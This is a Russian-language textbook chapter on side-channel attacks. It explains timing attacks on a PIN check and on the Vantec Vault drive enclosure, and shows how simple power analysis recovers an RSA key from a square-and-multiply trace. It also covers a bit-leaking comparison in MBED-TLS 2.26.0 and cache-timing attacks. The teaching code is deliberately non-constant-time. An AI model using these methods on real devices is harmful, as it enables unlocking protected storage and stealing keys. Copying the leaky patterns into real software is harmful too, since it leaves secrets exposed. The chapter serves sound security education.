Однако мы покажем нечто более тонкое, чем TEMPEST: способ использовать побочное излучение оборудования для взлома безопасных криптографических алгоритмов. Эта стратегия охватывает как программное обеспечение, работающее на оборудовании (например, микропрограммы на микроконтроллере), так и чисто аппаратные реализации алгоритмов (например, криптографические ускорители).

Мы опишем, как проводить измерения и выявлять утечки по побочным каналам и как из утечек извлекать секреты. Мы рассмотрим темы, которые основываются на самых разных областях: от проектирования микросхем и печатных плат (PCB), электроники, электромагнетизма и (цифровой) обработки сигналов до статистики, криптографии и даже здравого смысла.

Атаки по времени

Время решает все. Подумайте о том, что происходит при проверке персонального идентификационного номера (ПИН-кода), который обычно устанавливают в сейфах или дверной сигнализации. Проектировщик позволяет ввести полный

ПИН-код (скажем, четыре цифры), прежде чем сравнивать введенный код с сохраненным секретным кодом. В коде C это может выглядеть примерно так, как показано в листинге 8.1.

Листинг 8.1. Пример проверки ПИН-кода, написанный на C

```
int checkPassword() {
    int user_pin[] = {1, 1, 1, 1};
    int correct_pin[] = {5, 9, 8, 2};

    // Отключение светодиода ошибки
    error_led_off();

    // Сохранение четырех последних кнопок
    for(int i = 0; i < 4; i++) {
        user_pin[i] = read_button();
    }

    // Ожидание, пока пользователь не нажмет кнопку проверки
    while(valid_pressed() == 0);

    // Сравнение введенного кода с правильным ПИН-кодом
    for(int i = 0; i < 4; i++) {
        if(user_pin[i] != correct_pin[i]) {
            error_led_on();
            return 0;
        }
    }

    return 1;
}
```

Этот фрагмент кода выглядит достаточно хорошо, не так ли? Читаем четыре цифры. Если они совпадают с секретным кодом, то функция возвращает 1; в противном случае возвращается 0. Возвращаемое значение в дальнейшем может использоваться, чтобы открыть сейф или отключить систему безопасности нажатием кнопки после ввода четырех цифр. Красный светодиод ошибки загорается, показывая, что ПИН-код неверный.

Как можно взломать этот сейф? Если предположить, что ПИН принимает числа от 0 до 9, то для проверки всех возможных комбинаций потребуется в общей сложности $10 \times 10 \times 10 \times 10 = 10\,000$ попыток. В среднем, чтобы найти ПИН-код, нам пришлось бы выполнить 5000 попыток, но это заняло бы много времени, а система может ограничивать скорость, с которой мы можем вводить предположения.

К счастью, мы можем уменьшить количество попыток до сорока, используя технику, называемую *атакой по времени*. Предположим, у нас есть клавиатура, показанная на рис. 8.1. Нажатие кнопки С означает ввод, а V — подтверждает его.



Рис. 8.1. Простая клавиатура

Для проведения атаки мы подключаем к клавиатуре два щупа осциллографа к соединительным проводам: один к проводу на кнопке V, а другой — к проводу на светодиоде ошибки. Затем вводим ПИН-код 0000. (Конечно, мы предполагаем, что у нас есть копия ПИН-клавиатуры, которую мы разобрали.) Мы нажимаем кнопку V, смотрим нашу кривую на осциллографе и измеряем разницу во времени между нажатием кнопки V и горящим светодиодом ошибки. Выполнение цикла в листинге 8.1 говорит нам о том, что функция выполняется дольше, если возвращает неверный результат, когда первые три числа в ПИН-коде верны, и только последняя проверка не пройдена, по сравнению со случаем, когда первая же цифра ошибочна.

Атака циклически перебирает все возможные варианты первой цифры ПИН-кода (0000, 1000, 2000 и т. д. до 9000) с записью временной задержки между нажатием кнопки V и загоранием светодиода ошибки. На рис. 8.2 показана временная последовательность.




Рис. 8.2. Определение времени задержки контура

Мы ожидаем, что, когда первая цифра ПИН-кода верна (допустим, равна 1), задержка увеличится, так как ошибка будет выявлена лишь на сравнении второй цифры. Теперь мы знаем правильную первую цифру. В верхней части рис. 8.2 показано, что при нажатии кнопки ввода после совершенно неправильной последовательности светодиод ошибки загорается в течение короткого промежутка времени (t_{bad}). Сравните это с нажатием кнопки после частично правильной последовательности (первая цифра введена правильно). Теперь светодиод загорается позже (t_{correct}), поскольку первое число было правильным, а загорелся он уже при сравнении второго числа.

Мы продолжаем атаку, пробуя все варианты второй цифры: вводим 1000, 1100, 1200 и т. д. до 1900. Опять же, мы ожидаем, что в случае ввода правильной цифры (скажем, 3) задержка светодиода снова немного увеличится.

Повторяя эту атаку для третьей цифры, мы определяем, что первые три цифры равны 133. Теперь достаточно просто угадать последнюю цифру и посмотреть, какая из них разблокирует систему (скажем, 7). Тогда ПИН-код равен 1337. (Учитывая аудиторию этой книги, мы понимаем, что, возможно, только что опубликовали ваш ПИН-код. Лучше поменяйте его.)

Преимущество этого метода заключается в том, что мы узнаём цифры постепенно, зная позицию неправильной цифры в последовательности ПИН-кода. Эта небольшая часть информации крайне важна. Вместо максимум $10 \times 10 \times 10 \times 10$ попыток теперь нужно сделать не более $10 + 10 + 10 + 10 = 40$. Если устройство блокируется после трех неудачных попыток, то вероятность угадывания ПИН-кода повышается с 3/1000 (0,3 %) до 3/40 (7,5 %). Кроме того, предположив, что ПИН-код выбирается случайным образом (не самое лучшее предположение), мы в среднем найдем ответ на полпути последовательности угадывания. Это означает, что в среднем нам нужно перебрать лишь пять вариантов каждой цифры, то есть сделать 20 попыток.

Мы называем это *атакой по времени*. Мы измерили только время между двумя событиями и использовали эту информацию, чтобы восстановить часть секрета. Неужели на практике все так же просто? Рассмотрим реальный пример.

Атака по времени жесткого диска

Рассмотрим корпус жесткого диска с разделом, защищенным ПИН-кодом, в частности, хранилище Vantec Vault, номер модели NSTV290S2.

ПРИМЕЧАНИЕ

Купить этот продукт в магазине больше нельзя, но можно найти старые запасы. Полную информацию об этой атаке можно найти в свободном доступе на онлайн-зеркалах, таких как <https://archive.org/stream/pocorgf04#page/n36/mode/1up/> (а также в бумажном виде — в PoC || GTFO от No Starch Press).

Корпус жесткого диска Vault вмешивается в таблицу разделов диска, чтобы он не отображался в основной операционной системе, и на самом деле ничего не шифрует. Когда в Vault вводится правильный ПИН-код, действительная информация о разделе становится доступной для операционной системы.

Наиболее очевидный способ атаки на Vault – ручное восстановление таблицы разделов на диске, но можно также использовать атаку по времени на логику ввода ПИН-кода, что больше похоже на тему анализа побочного канала.

В отличие от рассмотренного ранее примера с клавиатурой, здесь нам сначала нужно определить, в какой момент кнопка *считывается*, поскольку в этом устройстве микроконтроллер *сканирует* кнопки лишь изредка. Каждое сканирование требует проверки состояния каждой кнопки, в ходе которого определяется, была ли она нажата. Данный метод сканирования используется во всех аппаратных средствах, которые получают ввод с кнопок. Микроконтроллер выполняет проверку примерно каждые 100 мс или около того, что для нас, сравнительно медленных и неуклюжих людей, кажется мгновенным.

При выполнении сканирования микроконтроллер устанавливает на какую-либо линию положительное напряжение (высокое). Мы можем использовать этот переход в качестве триггера, который говорит о том, что в данный момент кнопка читается. Пока она нажата, интервал времени между активацией этой линии и событием ошибки дает нам информацию о времени, необходимую для нашей атаки. На рис. 8.3 показано, что линия Б переходит на высокий уровень, только когда микроконтроллер считывает состояние кнопки, которая в данный момент нажата. Наша основная задача состоит в том, чтобы инициировать захват в момент, когда на кнопке устанавливается высокий потенциал, а не тогда, когда та нажата.




Рис. 8.3. Временная диаграмма атаки на жесткий диск

Этот простой пример показывает, как микроконтроллер проверяет состояние кнопки только каждые 50 мс (видно на графике А). Он может обнаруживать нажатие кнопки лишь во время коротких высоких импульсов с интервалом в 50 мс. Нажатие кнопки обозначается соответствующим коротким высоким импульсом, который пропускает импульс линии А на линию Б.

На рис. 8.4 показаны кнопки вдоль правой стороны корпуса жесткого диска, с помощью которых вводится шестизначный ПИН-код. Только после ввода всего правильного ПИН-кода жесткий диск раскрывает свое содержимое операционной системе.

Так получилось, что правильный ПИН-код на нашем жестком диске — 123456 (как и на вашем дорожном чемодане), и на рис. 8.5 показано, как мы можем его прочитать.

Верхняя строка представляет собой сигнал ошибки, а нижняя — сигнал сканирования кнопок. Вертикальные курсоры выровнены по переднему фронту сигнала сканирования кнопок и по заднему фронту сигнала ошибки. Нас интересует




Рис. 8.4. Корпус жесткого диска Vantec Vault NSTV290S2




Рис. 8.5. Измерение времени жесткого диска

разница во времени между этими курсорами, которая соответствует времени, необходимому микроконтроллеру для обработки ввода ПИН-кода, прежде чем он ответит ошибкой.

В верхней части рисунка мы видим времененную информацию для случая, когда первая цифра неверна. Временная задержка между первым передним фронтом сканирования кнопки и задним фронтом сигнала ошибки дает нам время обработки. Для сравнения, в нижней части рисунка показаны те же формы сигналов, когда первая цифра верна. Обратите внимание, что временная задержка немного длиннее. Увеличение длительности связано с тем, что цикл проверки пароля принимает первую цифру, а затем проверяет следующую. Таким образом, мы можем определить первую цифру пароля.

Следующий этап — перебор всех вариантов второй цифры (то есть проверка вариантов 106666, 116666... 156666, 166666) и поиск аналогичного скачка в задержке обработки. Он снова указывает на то, что мы нашли правильное значение цифры и можем атаковать следующую цифру.

С помощью атаки по времени мы можем угадать пароль Vault за (максимум) 60 попыток ($10 + 10 + 10 + 10 + 10 + 10$), что займет не более 10 минут, если делать это вручную. Тем не менее производитель утверждает, что существует

миллион комбинаций пароля ($10 \times 10 \times 10 \times 10 \times 10 \times 10$), что, конечно, соответствует действительности. Однако наша атака по времени уменьшает количество комбинаций, которые нам действительно нужно попробовать, до 0,006 % от общего количества комбинаций. Никакие контрмеры наподобие случайных задержек не усложняют эту атаку, а у диска нет механизма блокировки, который ограничивал бы количество попыток.

Измерение потребляемой мощности для атак по времени

Предположим, что в попытке предотвратить атаку по времени кто-то вставил небольшую случайную задержку, перед тем как загорится светодиод ошибки. Сама проверка пароля работает так же, как было показано в листинге 8.1, но теперь временная задержка между нажатием кнопки *V* и загоранием светодиода ошибки больше не указывает на положение неправильной цифры.

Теперь предположим, что мы можем измерить энергопотребление микроконтроллера, выполняющего код (мы объясним, как это сделать, в подразделе «Подготовка осциллографа» в главе 9). Потребляемая мощность может изменяться примерно так, как показано на рис. 8.6, — это кривая потребляемой мощности устройством во время выполнения им операции.




Рис. 8.6. Пример кривой энергопотребления устройства, выполняющего некую операцию

Обратите внимание на повторяющийся характер кривой энергопотребления. Колебания будут происходить со скоростью, близкой к рабочей частоте микроконтроллера. Большая часть операций по переключению транзисторов на чипе происходит на фронтах тактовых импульсов, и таким образом, ближе к этим моментам резко возрастает и энергопотребление. Тот же принцип применим даже к высокоскоростным устройствам, таким как микроконтроллеры Arm или специализированное оборудование.

Мы можем получить некоторую информацию о работе устройства благодаря сигнатурам питания. Например, если случайная задержка, обсуждавшаяся ранее, реализована в виде простого цикла *for*, который считает от 0 до случайного числа *n*, то она будет выглядеть как паттерн, который повторяется *n* раз. В окне Б на рис. 8.6 этот паттерн (в данном случае простой импульс) повторяется четыре раза, так что если мы ожидаем случайную задержку, то эта последовательность из четырех

импульсов может быть именно ею. Если бы мы записывали несколько трассировок питания, используя один и тот же ПИН-код, и все паттерны оказались бы одинаковыми, за исключением разного количества импульсов, то это указывало бы на случайный процесс вокруг окна Б. Такая случайность может быть либо действительно случайным процессом, либо неким псевдослучайным процессом (*псевдослучайный* – это, как правило, чисто детерминистический процесс, генерирующий «случайность»). Например, если вы перезагрузите устройство, то можете увидеть одни и те же последовательные повторения в окне Б, что указывает на то, что процесс не является действительно случайным. Но еще интереснее то, что, если мы изменим ПИН-код и увидим, что количество паттернов, похожих на паттерны в окне А, изменится, это позволит понять, что последовательность вокруг окна А представляет собой функцию сравнения. Таким образом, мы можем сосредоточить нашу атаку по времени на данном участке трассировки.

Разница между этим подходом и рассмотренными атаками по времени заключается в том, что нам не нужно измерять время по всему алгоритму, а вместо этого можно выбрать определенные части алгоритма, в которых есть характерный сигнал. Мы можем использовать аналогичные методы для взлома криптографических реализаций, о чем и поговорим несколько позже.

Простой анализ потребляемой мощности

Все относительно, как и простота *простого анализа потребляемой мощности* (simple power analysis, SPA) по сравнению с *дифференциальным анализом потребляемой мощности* (differential power analysis, DPA). Термин «*простой анализ потребляемой мощности*» появился в статье 1998 г. *Differential Power Analysis* Пола Кохера, Джошуа Яффе и Бенджамина Джунса, в которой SPA был придуман вместе с более сложным DPA. Однако обратите внимание, что в некоторых сценариях утечки выполнить SPA иногда может быть сложнее, чем DPA. Вы можете выполнить атаку SPA, наблюдая за одним выполнением алгоритма, тогда как атака DPA включает в себя несколько запусков алгоритма с различными данными. DPA обычно анализирует статистические различия между сотнями и миллиардами трассировок. SPA можно выполнить на одной трассе, но можно использовать и от нескольких до тысяч трасс — дополнительные трассы используются для уменьшения шума.

SPA основывается на наблюдении, что у каждой инструкции микроконтроллера есть характерный вид графика энергопотребления. Например, операцию умножения можно отличить от инструкции загрузки, так как в микроконтроллерах для этих задач используются разные схемы. Результатом является уникальная сигнатура энергопотребления для каждого процесса.

SPA отличается от атаки по времени, описанной в предыдущем разделе, тем, что позволяет проверить выполнение алгоритма. Вы можете анализировать как

время отдельных операций, так и профиль потребляемой мощности для них. Если какая-либо операция зависит от секретного ключа, то вы можете определить его. Вы даже можете использовать атаки SPA для извлечения секретов, когда у вас нет возможности взаимодействовать с устройством и вы можете наблюдать за ним, только пока он выполняет криптографическую операцию.

Применение SPA к RSA

Применим технику SPA к криптографическому алгоритму. Мы сосредоточимся на асимметричном шифровании, где рассмотрим операции, использующие закрытый ключ. Первым рассматриваемым алгоритмом будет криптосистема RSA, в которой мы исследуем операцию расшифрования. В основе криптосистемы RSA лежит модульный алгоритм возведения в степень, который вычисляет $m^e = c \bmod n$, где m — сообщение, c — зашифрованный текст, а $\bmod n$ — операция взятия остатка от деления. Если вы не знакомы с RSA, то мы рекомендуем прочитать уже упомянутую нами книгу *Serious Cryptography* Жана-Филиппа Аумассона (также опубликованную No Starch Press), в которой в доступной форме описывается теория. Кроме того, мы коротко описали RSA в главе 6, но для последующей работы вам не обязательно будет разбираться в RSA, кроме того факта, что этот алгоритм обрабатывает данные и секретный ключ.

Этот секретный ключ является частью обработки, выполняемой в алгоритме возведения в степень, и в листинге 8.2 показана одна из возможных реализаций алгоритма.

Листинг 8.2. Реализация алгоритма возведения в квадрат и умножения

```
unsigned int do_magic(unsigned int secret_data, unsigned int m, unsigned int n)
{
    unsigned int P = 1;
    unsigned int s = m;
    unsigned int i;

    for(i = 0; i < 10; i++) {
        if (i > 0)
            s = (s * s) % n;

        if (secret_data & 0x01)
            P = (P * s) % n;

        secret_data = secret_data >> 1;
    }

    return P;
}
```

Данный алгоритм лежит в основе реализации RSA, которая рассматривается в классическом учебнике. Этот конкретный алгоритм называется *возведением*

в квадрат и умножением, жестко закодированным для десятибитного секретного ключа, представленного переменной `secret_data` (обычно она бывает длиннее и занимает тысячи битов, но для этого примера пусть будет короткой). Переменная `m` — сообщение, которое мы пытаемся расшифровать. Защита системы будет прорвана в тот момент, когда злоумышленник определит значение `secret_data`. Взломать эту систему поможет анализ побочных каналов. Обратите внимание, что на первой итерации мы пропускаем возведение в квадрат. Первая операция `if (i > 0)` не является частью утечки, которую мы атакуем, так как это просто часть построения алгоритма.

С помощью SPA можно наблюдать за выполнением алгоритма и определять путь его кода. Если мы сможем определить, была ли выполнена операция `P * s`, то сможем найти значение одного бита `secret_data`. Если мы сможем определить это на каждой итерации цикла, то сумеем буквально прочитать данные из осциллографа энергопотребления во время выполнения кода (рис. 8.7).




Рис. 8.7. Кривая энергопотребления при выполнении операции возведения в квадрат и умножения

Прежде чем мы объясним, как читать эту трассировку, внимательно посмотрите на график и попытайтесь сопоставить с ним выполнение алгоритма.

Обратите внимание на некоторые интересные паттерны между примерно 5 и 12 мс (между 50 и 120 по оси абсцисс высотой 100 мкс): блоки примерно 0,9 и 1,1 мс перемежаются друг с другом. Более короткие блоки назовем Q (быстрые), а более длинные — назовем L (длинные). Q встречается десять раз, а L — четыре, таким образом, порядок получается `QLQQQQQLQLQQQL`. Это часть визуализации анализа сигналов SPA.

Теперь нам нужно интерпретировать эту информацию, связав ее с чем-то секретным. Если мы предположим, что `s * s` и `P * s` являются вычислительно затратными операциями, то получаются два варианта внешнего цикла: один только с квадратом (`S, (s * s)`) и второй с квадратом и умножением (`SM, (s * s)`, за которым следует `(P * s)`). Мы намеренно проигнорировали случай `i = 0`, в котором нет операции `(s * s)`, но позже доберемся до этого.

Мы знаем, что `S` выполняется, когда бит равен 0, а `SM` выполняется, когда бит равен 1. Не хватает лишь одного: соответствует ли каждый блок в трассе одной

операции S или одной операции M, или каждый блок в трассировке соответствует одной итерации цикла i, следовательно, либо одной операции S, либо комбинированной операции SM? То есть вопрос в том, какое отображение правильное: $\{Q \rightarrow S, L \rightarrow M\}$ или $\{Q \rightarrow S, L \rightarrow SM\}$?

Подсказка кроется в последовательности QLQQQQQLQLQQQL. Обратите внимание, что каждой L предшествует Q, а последовательностей LL нет. Согласно алгоритму, перед каждым M должна стоять буква S (кроме первой итерации), а последовательностей MM нет. Получается отображение $\{Q \rightarrow S, L \rightarrow M\}$, поскольку отображение $\{Q \rightarrow S, L \rightarrow SM\}$, вероятно, также привело бы к последовательности LL.

Это позволяет нам отображать шаблоны в операции и операции в секретные биты; то есть QLQQQQQLQLQQQL превращается в операции SM,S,S,S,SM,SM,S,S,S,SM. Первый бит, обработанный алгоритмом, представляет собой младший значащий бит ключа, а первая последовательность, которую мы наблюдаем, — это SM. Поскольку алгоритм пропускает S для младшего значащего бита, мы знаем, что начальный SM должен исходить от следующей итерации цикла i, следовательно, следующего бита. Зная это, мы можем восстановить ключ: 10001100010.

Применение SPA к RSA, Redux

Реализация модульного возведения в степень в разных реализациях RSA также различается, и взлом некоторых вариантов может потребовать больших усилий. Но, по сути, начать всегда можно с определения различий в обработке бита 0 или 1. Например, в реализации RSA библиотеки MBED-TLS с открытым исходным кодом от ARM используется так называемый *метод окна*. Он обрабатывает несколько битов секрета одновременно (*окно*), что теоретически означает усложнение атаки, поскольку алгоритм не обрабатывает отдельные биты. В работе Правине Кумаре Ваднала и Лукаша Хмелевски *Attacking OpenSSL Using Side-Channel Attacks: The RSA Case Study* описана полная атака на реализацию окна, используемую MBED-TLS.

Стоит также отметить, что хорошей отправной точкой может быть наличие простой модели, даже если реализация не совсем совпадает с моделью, поскольку даже самые лучшие реализации могут иметь недостатки, которые можно объяснить/использовать с помощью простой модели. Примером может служить реализация оконной модульной функции возведения в степень, используемая MBED-TLS версии 2.26.0 в расшифровании по алгоритму RSA. В последующем обсуждении мы взяли файл `bignum.c` из MBED-TLS и упростили часть функции `mbedtls_mpi_exp_mod`, чтобы создать код в листинге 8.3, который предполагает, что у нас есть переменная `secret_key`, содержащая секретный ключ, и переменная `secret_key_size`, содержащая количество битов для обработки.

Листинг 8.3. Псевдокод файла `bignum.c` с частью реализации `mbedTLS_mpi_exp_mod`

```
int ei, state = 0;
❶ for( int i = 0; i < secret_key_size; i++ ){
    ❷ ei = (secret_key >> i) & 1;
    ❸ if( ei == 0 && state == 0 )
        // Ничего не делаем, переходим к следующему биту
    else
        ❹ state = 2;
}
--пропуск--
```

Этот код можно найти в файле `bignum.c` в MBED-TLS версии 2.26.0 на случай, если вы захотите найти конкретную реализацию. Внешний цикл `for()` ❶ из листинга 8.3 реализован как цикл `while(1)` в MBED-TLS и находится в строке 2227.

Один бит секретного ключа загружается в переменную `ei` ❷ (строка 2241 в исходном файле). В рамках модульной реализации возведения в степень функция будет обрабатывать биты секретного ключа, до тех пор пока не будет достигнут первый бит со значением 1. Чтобы выполнить эту обработку, переменная состояния выступает в роли флага, указывающего, закончили ли мы обработку всех начальных нулей. Мы можем видеть сравнение в строке ❸, после чего осуществляется переход к следующей итерации цикла, если `state == 0` (это означает, что мы еще не видели бит 1), а текущий бит секретного ключа (`ei`) равен 0.

Интересно, что порядок операций в сравнении ❸ оказывается совершенно фатальным недостатком для этой функции. Компиляторы С *зачастую* сначала выполняют сравнение `ei == 0` и лишь затем сравнение `state == 0`. Сравнение *всегда* приводит к утечке значения бита секретного ключа ❹. Оказывается, вы можете подобрать его с помощью SPA.

Если бы вместо этого сначала было выполнено сравнение состояний, то сравнение никогда не достигло бы даже точки проверки значения `ei`, если переменная состояния не равна нулю (переменная состояния становится отличной от нуля после обработки первого бита секретного ключа, равного 1). Простое исправление (которое может работать не со всеми компиляторами) состоит в том, чтобы изменить порядок сравнения на `state == 0 && ei == 0`. В этом примере проиллюстрирована важность проверки вашей реализации как разработчика и значимость предположений злоумышленника.

Как видите, в SPA используется тот факт, что разные операции порождают разное энергопотребление. На практике вам будет нетрудно увидеть разные пути инструкций, если они отличаются на несколько десятков тактов, но если инструкция занимает всего один такт, то распознать различие становится трудно. То же ограничение действует и для энергопотребления, зависящего от данных: если они затрагивают много тектовых циклов, то путь будет читаться легко, но если разница состоит лишь в небольшом изменении мощности на отдельной инструкции, то увидеть что-то можно будет только на совсем уж небезопасном

устройстве. Тем не менее если эти операции напрямую связаны с секретами, как показано на рис. 8.7, то вы все равно сможете их узнать.

КРИПТОГРАФИЧЕСКИЕ АТАКИ ПО ВРЕМЕНИ

Как и в примере с PIN-кодом, показанным в листинге 8.1, время выполнения которого зависит от входных данных (что приводит к утечке внутренних секретных переменных), криптографические алгоритмы также могут быть уязвимы для атак по времени. В этой главе мы сосредоточимся на анализе мощных побочных каналов, а не на методах чистой синхронизации, поэтому здесь мы представим лишь краткий обзор криптографических атак с синхронизацией.

В качестве справочника по криптографическим атакам по времени может служить статья Пола Кочера *Timing Attacks on Implementations of Diffie Hellman, RSA, DSS, and Other Systems*, опубликованная в 1996 г. Атака по времени строится на том, что время выполнения определенных операций зависит от ключевых битов (секретных данных). Например, в листинге 8.2 представлен фрагмент кода, который можно найти в реализации RSA. Обратите внимание: путь выполнения разветвляется по-разному в зависимости от того, установлены ли биты, что, вероятно, влияет на общее время выполнения. В атаках по времени это разветвление используется, чтобы определить, какие ключевые биты были установлены.

В более сложных системах очень важны атаки по времени кэширования. Алгоритмы, использующие для определенных операций таблицы поиска, могут привести к утечке информации о том, к какому элементу осуществляется доступ, когда выполняется перебор вариантов. Основная предпосылка заключается в том, что время, необходимое для доступа к определенному адресу памяти, зависит от того, находится ли тот в кэше памяти. Если мы сможем измерить это время и связать доступ к памяти с обрабатываемыми секретами, то все отлично. В статье Дэниела Дж. Бернштейна *Cache-Timing Attacks on AES* (2005 г.) демонстрируется атака на реализацию AES в OpenSSL. Данный вектор атаки может быть полностью выполнен из программного обеспечения, поэтому атака может быть проведена не только при наличии физического доступа к оборудованию, но и через удаленные сети.

Позже мы увидим лучший способ определения битов ключа шифрования для того же самого алгоритма с помощью простого анализа потребляемой мощности, поэтому в данной главе мы не будем подробно обсуждать атаки по времени. Большинство аппаратных средств встраиваемых систем проще и эффективнее атаковать с помощью анализа энергопотребления.

Как только колебания мощности опускаются ниже уровня шума, SPA демонстрирует еще одну хитрость, прежде чем вы захотите переключиться на DPA: *обработку сигналов*. Если целевое устройство выполняет свои критические операции в постоянное время с постоянными данными и постоянным путем

выполнения, то вы можете повторно запускать операции SPA много раз и усреднять измерения потребляемой мощности, чтобы противодействовать шуму. Более сложную фильтрацию мы обсудим в главе 11. Однако иногда утечки настолько малы, что их обнаружение требует обширной статистики, и здесь на помощь приходит DPA. Подробнее о нем мы расскажем в главе 10.

SPA на ECDSA

В этом подразделе используется файл, содержащий код для данной главы (можно скачать по адресу <https://nostarch.com/hardwarehacking/>). Держите его под рукой, так как мы будем ссылаться на него в этом разделе. Названия разделов в этой книге совпадают с названиями разделов в документе.

Целевое устройство и обозначения

В *алгоритме цифровой подписи на основе эллиптических кривых* (Elliptic Curve Digital Signature Algorithm, ECDSA) для создания и проверки защищенных ключей подписи используется *криптография на основе эллиптических кривых* (elliptic curve cryptography, ECC). В этом контексте цифровая подпись, примененная к компьютерному документу, используется для криптографической проверки того, что сообщение получено из надежного источника и не было подменено третьей стороной.

ПРИМЕЧАНИЕ

ECC становится все более популярной альтернативой криптографии на основе RSA, в основном потому, что ключи ECC оказываются намного более короткими, сохраняя при этом криптографическую стойкость. Математика, лежащая в основе ECC, выходит за рамки данной книги, но для проведения атаки понимать ее и не требуется. Успокою вас: ни один из авторов не понимает ECC до конца. Достаточно будет понять реализацию.

